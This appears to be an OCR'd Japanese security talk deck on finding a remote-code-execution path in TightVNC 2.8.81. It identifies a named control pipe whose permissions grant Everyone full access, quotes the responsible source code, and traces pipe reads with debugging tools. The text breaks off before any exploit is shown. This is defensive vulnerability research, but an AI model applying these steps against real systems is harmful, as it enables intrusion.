# RCEへの近道


2024年7月19日

川田 柾浩

# 1. 自己紹介

# 自己紹介

GMOサイバーセキュリティ byイエラエ株式会社
オフェンシブセキュリティ部ペネトレーションテスト課
川田　柾浩




X: @kawakatz

- 業務領域（5年目）
  ツール・マルウェア開発
  ペネトレーションテスト・レッドチーム
  その他調査・研究
- 資格




- CVE
  CVE-2023-27966: macOS App Sandbox escape (>$10,000, Apple Inc.)
  CVE-2024-XXXXX: Remotely accessible TightVNC passwords (GlavSoft LLC)
  CVE-2024-XXXXX: RCE * 2 + LPE
  CVE-2024-XXXXX: RCE * 3 (Vuln * 5)

# 目次

# 2. メインテーマ

# メインテーマ

- ✓ 解析対象ソフトウェアの選定基準
- ✓ 解析対象箇所の特定に至るまで



# 3. 調査目的

# 調査目的

## RCE（かLPE）に至る脆弱性の検出を目的としたソフトウェア解析の練習

GMOサイバーセキュリティ byイエラエ
https://gmo-cybersecurity.com/cve/cve-2023-22335

CVE-2023-22335 | CVE情報 | 脆弱性診断（セキュリティ診断 ...

ウェブ 2023年3月31日 · **デニス ファウストヴ**、**ルスラン サイ**フィエフ. 概要. 株式会社ディー・オー・エスが提供する「SS1」および「らくらくPCクラウド」における. 当該製品が ...

GMOサイバーセキュリティ byイエラエ
https://gmo-cybersecurity.com/cve/cve-2023-21777

CVE-2023-21777 | CVE情報 | 脆弱性診断（セキュリティ診断 ...

ウェブ **デニス ファウストヴ**、**ルスラン サイ**フィエフ. 概要. Azure Stack Hub には、権限を昇格される脆弱性が存在します。 影響を受けるシステムおよびバージョン. Azure App ...

GMOサイバーセキュリティ byイエラエ
https://gmo-cybersecurity.com/cve/cve-2023-22336

CVE-2023-22336 | CVE情報 | 脆弱性診断（セキュリティ診断 ...

ウェブ 2023年3月31日 · **デニス ファウストヴ**、**ルスラン サイ**フィエフ. 概要. 株式会社ディー・オー・エスが提供する「SS1」および「らくらくPCクラウド」における. 細工された ...

GMOサイバーセキュリティ byイエラエ
https://gmo-cybersecurity.com/cve/cve-2024-24964

CVE-2024-24964 | CVE情報 | 脆弱性診断（セキュリティ診断 ...

ウェブ 2024年3月8日 · サイフィエフ ル**スラン**. **デニス ファウストヴ**. 概要. 常駐プロセスにおけるアクセス制限不備の脆弱性。 SKYSEA Client View の常駐プロセスを利用して、 ...

# 4. 脆弱性概要


# 脆弱性概要

TightVNCに対してリモートからパスワードを読み込み可能な脆弱性

# 5. TightVNCとは

# TightVNCとは

TightVNC 2.8.81 (2023/05/04)
インストーラ: https://www.tightvnc.com/download/2.8.81/tightvnc-2.8.81-gpl-setup-64bit.msi
ソースコード: https://www.tightvnc.com/download/2.8.81/tightvnc-2.8.81-src-gpl.zip



# 6. 解析対象ソフトウェアの選定

# 解析対象ソフトウェアの選定

プログラムに対する入力の入口

5営業日で脆弱性の
発見から悪用まで

オープンポート

名前付きパイプ

# 解析対象ソフトウェアの選定

プログラムに対する入力の入口


5営業日で脆弱性の
発見から悪用まで

オープンポート

名前付きパイプ

# 解析対象ソフトウェアの選定

## オープンポート: TCP/UDP通信の入口



# 解析対象ソフトウェアの選定

プログラムに対する入力の入口

5営業日で脆弱性の
発見から悪用まで


オープンポート

名前付きパイプ


# 解析対象ソフトウェアの選定

## 名前付きパイプ: プロセス間通信の入口

tvnserver.exe -service




TightVNC



¥¥.¥pipe¥TightVNC_Service_Control

ConnectNamedPipe(),
ReadFile(), WriteFile()




tvnserver.exe -controlservice -slave


# 解析対象ソフトウェアの選定

ツール
# オープンポート
- Process Hacker
https://processhacker.sourceforge.io/

# 名前付きパイプ
- Get-ProcessPipes.ps1
https://gist.github.com/Wra7h/62b42c8a2219ae94d865c1c2f7196e61

# 解析対象ソフトウェアの選定

0.0.0.0 5800/tcp: tvnserver.exe -service
0.0.0.0 5900/tcp: tvnserver.exe -service



# 解析対象ソフトウェアの選定

¥¥.¥pipe¥TVN_log_pipe_public_name: tvnserver.exe –service
¥¥.¥pipe¥TightVNC_Service_Control: tvnserver.exe –service

```
PS C:\Users\kawada\Desktop> Get-ProcessPipes

ProcessID ProcessName           NamedPipe
--------- -----------           ---------
[illegible]
    1716 tvnserver.exe          \\.\pipe\TVN_log_pipe_public_name
    1716 tvnserver.exe          \\.\pipe\TightVNC_Service_Control
```

# 解析対象ソフトウェアの選定

# tvnserver.exe –service
- オープンポート
0.0.0.0 5800/tcp
0.0.0.0 5900/tcp

- 名前付きパイプ
¥¥.¥pipe¥TVN_log_pipe_public_name
¥¥.¥pipe¥TightVNC_Service_Control

# 解析対象ソフトウェアの選定

# tvnserver.exe –service

- オープンポート

0.0.0.0 5800/tcp

0.0.0.0 5900/tcp

- 名前付きパイプ

¥¥.¥pipe¥TVN_log_pipe_public_name

¥¥.¥pipe¥TightVNC_Service_Control

# 解析対象ソフトウェアの選定

¥¥.¥pipe¥TightVNC_Service_Control

```
PS C:\Windows\system32> Import-Module NtObjectManager
PS C:\Windows\system32> $a = Get-NtNamedPipeFile "\Device\NamedPipe\TightVNC_Service_Control"
PS C:\Windows\system32> $a.SecurityDescriptor.Dacl

Type    User     Flags                          Mask
----    ----     -----                          ----
Allowed Everyone ObjectInherit, ContainerInherit 001F01FF


PS C:\Windows\system32>
```

# 解析対象ソフトウェアの選定

¥¥.¥pipe¥TightVNC_Service_Control

tvnserver-app/TvnServer.cpp

```
m_log.message(_T("Starting control server"));

try {
  StringStorage pipeName;
  ControlPipeName::createPipeName(isRunningAsService(), &pipeName, &m_log);

  // FIXME: Memory leak
  SecurityAttributes *pipeSecurity = new SecurityAttributes();
  pipeSecurity->setInheritable();
  pipeSecurity->shareToAllUsers();

  const unsigned int maxControlServerPipeBufferSize = 0x10000;
  PipeServer *pipeServer = new PipeServer(pipeName.getString(), maxControlServerPipeBuffer
  m_controlServer = new ControlServer(pipeServer , m_rfbClientManager, &m_log);
} catch (Exception &ex) {
  m_log.error(_T("Failed to start control server: \"%s\""), ex.getMessage());
}
```

# 解析対象ソフトウェアの選定

¥¥.¥pipe¥TightVNC_Service_Control


tvnserver-app/TvnServer.cpp

```
void SecurityAttributes::shareToAllUsers()
{
  SecurityIdentifier localUsers(_T("S-1-1-0"));

  EXPLICIT_ACCESS explisitAccess;
  ZeroMemory(&explisitAccess, sizeof(EXPLICIT_ACCESS));

  // All access for local users.
  explisitAccess.grfAccessPermissions = GENERIC_ALL;
  explisitAccess.grfAccessMode = SET_ACCESS;
  explisitAccess.grfInheritance = SUB_CONTAINERS_AND_OBJECTS_INHERIT;
  explisitAccess.Trustee.TrusteeForm = TRUSTEE_IS_SID;
  explisitAccess.Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
  explisitAccess.Trustee.ptstrName  = (LPTSTR)localUsers.getSid();
```

# 7. 名前付きパイプに関する処理の解析 その1



# 名前付きパイプに関する処理の解析

ツール
# 動的解析
- x64dbg
https://x64dbg.com/

# 静的解析
- IDA Pro
https://hex-rays.com/ida-pro/
- Ghidra
https://ghidra-sre.org/

# Windows APIの監視
- Frida
https://frida.re/

# 名前付きパイプに関する処理の解析

## ReadFile関数の呼び出し元特定

### Modules


| Module | Address | Type | Ordinal | Symbol |
|---|---|---|---|---|
| kernel32 .dll | 00007FFD39070800 | Export | 1177 | ReadFile |
| | 00007FFD39070810 | Export | 1178 | ReadFile Ex |
| | 00007FFD39070820 | Export | 1179 | ReadFile Scatter |
| | 00007FFD390F36FB | Export | 120 | BuildIoRing ReadFile |
| | 00007FFD390D45D0 | Import | | kernelbase. ReadFile |
| | 00007FFD390D45D8 | Import | | kernelbase. ReadFile Ex |
| | 00007FFD390D45E0 | Import | | kernelbase. ReadFile Scatter |
| | 00007FFD390D6270 | Import | | ntdll.Nt ReadFile |

### CPU

| | | |
|---|---|---|
| 00007FFBF9FA0800 < | FF25 CA3D0600 | jmp qword ptr ds:[<ReadFile>] |
| 00007FFBF9FA0806 | CC | int3 |
| 00007FFBF9FA0807 | CC | int3 |
| 00007FFBF9FA0808 | CC | int3 |
| 00007FFBF9FA0809 | CC | int3 |
| 00007FFBF9FA080A | CC | int3 |
| 00007FFBF9FA080B | CC | int3 |

# 名前付きパイプに関する処理の解析

ReadFile関数の呼び出し元特定
サンプルコードで対象の名前付きパイプと紐づく呼び出しであることを確認



# 名前付きパイプに関する処理の解析

## Fridaを用いたReadFile関数、WriteFile関数の監視

```
[Local::PID::3516 ]-> ReadFile - Handle: 0x2c8
ReadFile - Bytes Read: 4
ReadFile - Data: 00 00 00 00
WriteFile - Handle: 0x2c8
WriteFile - Bytes Written: 4
WriteFile - Data: 00 00 00 00
WriteFile - Handle: 0x2c8
WriteFile - Bytes Written: 1
WriteFile - Data: 01
ReadFile - Handle: 0x2c8
ReadFile - Bytes Read: 4
ReadFile - Data: 00 00 00 11
ReadFile - Handle: 0x2c8
ReadFile - Bytes Read: 4
ReadFile - Data: 00 00 00 00
```

# 名前付きパイプに関する処理の解析

## ReadFile関数の引数

### Syntax

C++ Copy

```
BOOL ReadFile(
  [in]                HANDLE       hFile,
  [out]               LPVOID       lpBuffer,
  [in]                DWORD        nNumberOfBytesToRead,
  [out, optional]     LPDWORD      lpNumberOfBytesRead,
  [in, out, optional] LPOVERLAPPED lpOverlapped
);
```

```
1: rcx 00000000000002C8 00000000000002C8
2: rdx 0000000002D0F888 0000000002D0F888
3: r8 0000000000000004 0000000000000004
4: r9 0000000002D0F850 0000000002D0F850
5: [rsp+28] 0000000002D0F750 0000000002D0F750
```

# 名前付きパイプに関する処理の解析

ReadFile関数の呼び出し元特定

